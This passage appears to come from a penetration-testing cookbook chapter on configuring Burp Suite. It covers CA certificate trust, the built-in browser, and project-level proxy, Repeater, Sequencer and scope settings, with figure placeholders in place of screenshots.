


Figure 3.9 – Explicit trust you must give to the PortSwigger CA certificate

Close all dialog boxes and restart the Firefox browser. If the installation was successful, you should now be able to visit any HTTPS URL in your browser while proxying the traffic through Burp Suite without any security warnings.

There's more...

As a simpler alternative to using FoxyProxy and having to import Burp's certificate to your browser, you can use the browser built into Burp Suite instead. To access this, go to **Proxy** from the top menu, choose the **Intercept** sub-menu, and then click the **Open browser** button:




Figure 3.10 – Burp Suite's browser is an alternative to using FoxyProxy Standard or an external browser

This built-in browser takes care of establishing certificate trust and takes care of proxying all traffic into Burp. Burp's browser is one of the most efficient and user-friendly features that's been added in recent years.

Here's a screenshot of Burp Suite's built-in browser:




Figure 3.11 – Burp Suite's browser upon startup

Setting project configurations

Project settings allow a tester to save or set configurations specific to a project or scoped target. These settings are stored within the Project file, which is created upon launching the Burp Suite application. There are multiple subsections available under the **Project** section, which include **Tools**, **Project**, **Sessions**, and **Network**. Many of these options are required for pentesters when they're assessing specific targets, which is why they are covered here. As we iterate through each area, we will provide some recommendations that you may find helpful during your testing.

How to do it…

1. To access all **Project** level configurations, click the **Settings** gear icon in the top right-hand corner of Burp Suite:




Figure 3.12 – Project-level settings are available upon clicking Settings

2. A new pop-out window will appear. Make sure you have **Project** selected within the left-hand menu, at the top of the pop-out window:




Figure 3.13 – Inside the pop-out window, make sure Project is highlighted

3. The subsections included under **Project** are **Tools**, **Project**, **Sessions**, and **Network**:




Figure 3.14 – All Project configurations available in the pop-out window

The Project | Tools tab

This tab allows you to set configurations for the **Proxy**, **Repeater**, **Sequencer**, and **Burp's browser** Burp Suite tools. To add some color, we will provide some recommendations regarding some of these areas to assist you during your penetration testing journey:




Figure 3.15 – Project | Tools menu items

The Project | Tools | Proxy tab

Under the **Proxy** tab, a tester has the following options:

- **Proxy listeners**:

  Out of the box, Burp Suite configures a default proxy listener for your localhost to run on port `8080`. Other proxy listeners can be configured in this area for testing unusual applications, such as mobile apps. For most testers, the default configuration is fine:




Figure 3.16 – Listing of default proxy listeners

- **Request interception rules**:

  By default, Burp Suite Proxy is configured to listen to and intercept all HTTP requests except for images (`^gif$`, `^jpg$`, `^png$`, `^css$`, `^js$`, `^ico$`, `^svg$`, `^eot$`, `^woff$`, `^woff2$`, and `^ttf$`). If you wish to change the default setting, you may do so here. For most testers, the default configuration is fine:




Figure 3.17 – Request interception rules by default

- **Response interception rules**:

  By default, Burp Suite Proxy is *not* configured to intercept HTTP responses:




Figure 3.18 – Response interception rules, turned off by default

The advantage of capturing responses is that you can manipulate status codes and response bodies to determine if JavaScript on the web page reacts differently based on such changes. To begin to capture every HTTP response before displaying them in your browser, make the following changes:




Figure 3.19 – Recommended changes to Response interception rules

- **WebSocket interception rules**:

  When an application uses WebSockets, this setting controls the interception of those messages. For most testers, the default configuration is fine:




Figure 3.20 – WebSocket interception rules

- **Response modification rules**:

  Burp Suite allows you to rewrite the HTML response before you forward it to your local browser. In this section, you may configure Burp Suite to unhide hidden form fields or even disable JavaScript on the response page:




Figure 3.21 – Response modification rules by default

- **Match and replace rules**:

  Burp Suite provides a very powerful **Match and replace rules** table so that you can automatically replace values within requests or responses before interception. Uses for this table are at the tester's discretion. For example, you may want to use this table to replace, say, your user agent to have your browser look like a mobile phone. Alternatively, you may want to use it to set cookie values or even remove headers! You can even add regular expression rules to match values:




Figure 3.22 – The Match and replace rules table

- **TLS pass through**:

  You can use **TLS pass through** to identify your destination when other devices sit in front of your target. Burp Suite will pass the traffic through those devices, seeking only your target:




Figure 3.23 – TLS pass through

- **Miscellaneous**:

  A catchall area for Burp Suite Proxy behavior is in **Miscellaneous**. This area allows you to change the HTTP protocol that's used to a very old version, HTTP/1.0. This area also allows gzip deflation controls. For most testers, the default configuration is fine:




Figure 3.24 – Miscellaneous settings

The Project | Tools | Repeater tab

Under the **Repeater** tab, a tester has the following options:

- **Connections**:

  This setting controls if Repeater will reuse the same connection and protocol used in the original request or have Burp Suite create a new connection and change the protocol. For most testers, the default configuration is fine:




Figure 3.25 – Connections

- **Message modification**:

  Any modifications made within this section are saved to the current project only. For most testers, the default configuration is fine:




Figure 3.26 – Message modification

- **Redirects**:

  When using Burp Suite Repeater, whenever a 302 Redirect is encountered, you may control the behavior or Repeater here. For most testers, they choose to not have the redirection done automatically, so the default setting will usually suffice:




Figure 3.27 – Redirects

- **Default tab group**:

  Unless you are performing client-desync attacks with multiple tab groups, you probably won't need to modify this setting. This area allows you to specify which tab group any new requests to Repeater will be sent:




Figure 3.28 – Default tab group

The Project | Tools | Sequencer tab

Under the **Sequencer** tab, a tester has the following options:

- **Live capture**:

  This setting controls the number of threads and behavior the Sequencer will use when harvesting tokens from live requests. For most testers, the default configuration is fine:




Figure 3.29 – Live capture

- **Token handling**:

  This setting controls how each harvested token is handled during analysis. For most testers, the default configuration is fine:




Figure 3.30 – Token handling

- **Token analysis**:

  This setting controls the types of tests that are performed against the tokens. For most testers, the default configuration is fine:




Figure 3.31 – Token analysis

The Project | Tools | Burp's browser tab

This setting controls Burp's built-in Chromium browser and allows you to use your machine's **graphics processing unit** (**GPU**). You may also specify running the built-in browser without a sandbox. The sandbox setting is a protection mechanism for any compromised target applications affecting your local machine. For most testers, the default configuration is fine:




Figure 3.32 – The Browser running setting for Burp's browser

The Project | Project | Scope tab

Under the **Scope** tab, a tester has the following options:

- **Target scope**:

  The *Setting the target site map* recipe in *Chapter 2* showed you how to set your target scope for this area. Notice that there is also an **Exclude from scope** section, which allows you to specify URLs you do not wish to be included, which, most commonly, are logout links:

